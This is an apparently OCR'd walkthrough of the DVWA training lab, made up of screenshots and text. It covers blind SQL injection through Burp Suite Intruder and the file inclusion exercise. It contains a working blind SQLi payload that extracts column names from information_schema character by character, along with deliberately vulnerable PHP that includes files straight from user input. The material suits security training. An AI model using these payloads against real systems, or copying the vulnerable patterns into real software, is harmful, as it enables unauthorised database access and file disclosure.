    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    //mysql_close();
}

?>
```


Vulnerability: SQL Injection (Blind)
192.168.1.6/vulnerabilities/sqli_blind/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
Vulnerability: SQL Injection (Blind)
User ID: 1 Submit
option 32 × 16
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
Inspector
Consola
Depurador
Editor de estilos
Rendimiento
Memoria
Red
Almacenamiento
Accesibilidad
Adblock Plus
Buscar en HTML
Filtrar estilos
.cls
Disposición
Calculado
Cambios
Animaciones
Flexbox
Seleccione un contenedor o elemento Flex para continuar.
Rejilla
No hay rejillas CSS en uso en esta página
Modelo de caja
margin
border
padding
24×16
Propiedades del modelo de caja
box-sizing content-box
display block
float none
line-height 16px
position static
z-index auto
Heredado de select
Heredado de div#main_body
Heredado de div#container
Heredado de body
html body.home div#container div#main_body div.body_padded div.vulnerable_code_area form p select option

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- http://192.168.1.6
  - /
  - about.php
  - dvwa
  - instructions.php
  - logout.php
  - phpinfo.php
  - security.php
  - setup.php
  - vulnerabilities
    - brute
    - captcha
    - csp
    - csrf
    - exec
    - fi
    - javascript
    - sqli
    - sqli_blind
      - /
        - id=1&Submit=Submit
    - upload
    - view_help.php
    - view_source.php
    - weak_id
    - xss_d
    - xss_r
    - xss_s
- http://bobby-tables.com
- http://detectportal.firefox.com
- https://en.wikipedia.org
- http://ferruh.mavituna.com
- http://pentestmonkey.net
- https://www.owasp.org
- http://www.securiteam.com
- http://www.w3.org

Host	Method	URL	Params	Sta...	Length	MIME type	Title	Comment	Time requ...
http://192.168.1.6	POST	/vulnerabilities/sqli_...	✓	200	4990	HTML	Vulnerability: SQL I...		11:01:40 1...

Request Response

Raw Params Headers Hex

```
POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.6/vulnerabilities/sqli_blind/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
DNT: 1
Connection: close
Cookie: PHPSESSID=grotOrl7jrra3Opetb8usngbt4; security=medium
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```

? < + > Type a search term 0 matches

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × ...

Target Positions Payloads Options

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.6/vulnerabilities/sqli_blind/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
DNT: 1
Connection: close
Cookie: PHPSESSID=$grot0rl7jrra30petb8usngbt4$; security=$medium$
Upgrade-Insecure-Requests: 1

id=$1$&Submit=$Submit$
```

Add §

Clear §

Auto §

Refresh

? < + > Type a search term 0 matches

Clear

4 payload positions

Length: 599

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × ...

Target Positions Payloads Options

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.6/vulnerabilities/sqli_blind/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
DNT: 1
Connection: close
Cookie: PHPSESSID=grotOrl7jrra3Opetb8usngbt4; security=medium
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```

Add §

Clear §

Auto §

Refresh

? < + > Type a search term 0 matches

Clear

0 payload positions

Length: 591

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × ...

Target Positions Payloads Options

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.6/vulnerabilities/sqli_blind/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
DNT: 1
Connection: close
Cookie: PHPSESSID=grotOrl7jrra3Opetb8usngbt4; security=medium
Upgrade-Insecure-Requests: 1

id=$1$&Submit=Submit
```

Add §

Clear §

Auto §

Refresh

? < + > Type a search term 0 matches

Clear

1 payload position

Length: 593

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × ...

Target Positions Payloads Options

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4

Payload type: Numbers Request count: 4

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 0

To: 3

Step: 1

How many:

Number format

Base: Decimal Hex

Min integer digits: 1

Max integer digits: 1

Min fraction digits: 00

Max fraction digits: 00

Examples

1

1

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit

Enabled Rule

Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comme
0		200	☐	☐	4990	
1	0	200	☐	☐	4996	
2	1	200	☐	☐	4990	
3	2	200	☐	☐	4990	
4	3	200	☐	☐	4990	

Request Response

Raw Headers Hex HTML Render

```
value="5">5</option></select>
                        <input type="submit" name="Submit" v
                    </p>

                </form>
                <pre>User ID is MISSING from the database.</pre>
        </div>

        <h2>More Information</h2>
        <ul>
                <li><a href="http://www.securiteam.com/securityrevie
target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E
                <li><a href="https://en.wikipedia.org/wiki/SQL_injec
target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
                <li><a href="http://ferruh.mavituna.com/sql-injectio
```

? < + > Type a search term

Finished

Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	4990	
1	0	200	☐	☐	4996	
2	1	200	☐	☐	4990	
3	2	200	☐	☐	4990	
4	3	200	☐	☐	4990	

Request Response

Raw Headers Hex HTML Render

```
        <div class="vulnerable_code_area">
                <form action="#" method="POST">
                    <p>
                        User ID:
                        <select name="id"><option value="1">1</option><option
value="2">2</option><option value="3">3</option><option value="4">4</option><option
value="5">5</option></select>
                        <input type="submit" name="Submit" value="Submit">
                    </p>

                </form>
                <pre>User ID exists in the database.</pre>
        </div>

        <h2>More Information</h2>
```

? < + > Type a search term 0 match

Finished

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × ...

Target Positions Payloads Options

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb


```
POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.6/vulnerabilities/sqli_blind/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
DNT: 1
Connection: close
Cookie: PHPSESSID=grotOrl7jrra3Opetb8usngbt4; security=medium
Upgrade-Insecure-Requests: 1

id= 0 or substring((select group_concat(column_name)from information_schema.columns where table_schema=database()and table_name=0x7573657273),§1§,1)=0x§75§ &Submit=Submit
```

id= 0 or substring((select group_concat(column_name)from information_schema.columns where table_schema=database()and table_name=0x7573657273),§1§,1)=0x§75§ &Submit=Submit

Add § Clear § Auto § Refresh


? < + > Type a search term 0 matches Clear

2 payload positions Length: 743


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection (Blind)
Click here to change your ID.
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/Blind_SQL_Injection
http://bobby-tables.com/
Blind SQL Injection Cookie Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox (...
192.168.1.6/vulnerabilities/sqli_blind/cookie-input.php
Submit
Close
Username: admin
Security Level: high
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

File Inclusion

https://en.wikipedia.org/wiki/Remote_File_Inclusion
https://www.owasp.org/index.php/Top_10_2007-A3


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: File Inclusion
[file1.php] - [file2.php] - [file3.php]
More Information
https://en.wikipedia.org/wiki/Remote_File_Inclusion
https://www.owasp.org/index.php/Top_10_2007-A3
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable W...
192.168.1.6/vulnerabilities/view_source.php?id=fi&security=low
File Inclusion Source
vulnerabilities/fi/source/low.php
<?php
// The page we wish to display
$file = $_GET['page'];
?>
Compare All Levels
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Vulnerability: File Inclusion

File 1

Hello **admin**
Your IP address is: **192.168.1.201**

[back]

Vulnerability: File Inclusion

File 2

"**I needed a password eight characters long so I picked Snow White and the Seven Dwarves.**" ~ Nick Helm

[back]

Vulnerability: File Inclusion

File 3

Welcome back **admin**
Your IP address is: **192.168.1.201**
Your user-agent address is: **Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0**
You came from: **http://192.168.1.6/vulnerabilities/fi/?page=include.php**
I'm hosted at: **192.168.1.6**

[back]

Help :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox (Navegación privada)

192.168.1.6/vulnerabilities/view_help.php?id=fi&security=low

Help - File Inclusion


About

Some web applications allow the user to specify input that is used directly into file streams or allows the user to upload files to the server. At a later time the web application accesses the user supplied input in the web applications context. By doing this, the web application is allowing the potential for malicious file execution.

If the file chosen to be included is local on the target machine, it is called "Local File Inclusion (LFI). But files may also be included on other machines, which then the attack is a "Remote File Inclusion (RFI).

When RFI is not an option. using another vulnerability with LFI (such as file upload and directory traversal) can often achieve the same effect.

Note, the term "file inclusion" is not the same as "arbitrary file access" or "file disclosure".



Objective

Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

Low Level

This allows for direct input into one of many PHP functions that will include the content when executing.

Depending on the web service configuration will depend if RFI is a possibility.

Spoiler: [redacted].
Spoiler: [redacted].

Medium Level

The developer has read up on some of the issues with LFI/RFI, and decided to filter the input. However, the patterns that are used, isn't enough.

Spoiler: [redacted].
Spoiler: [redacted] PHP Streams.

High Level


The developer has had enough. They decided to only allow certain files to be used. However as there are multiple files with the same basename, they use a wildcard to include them all.

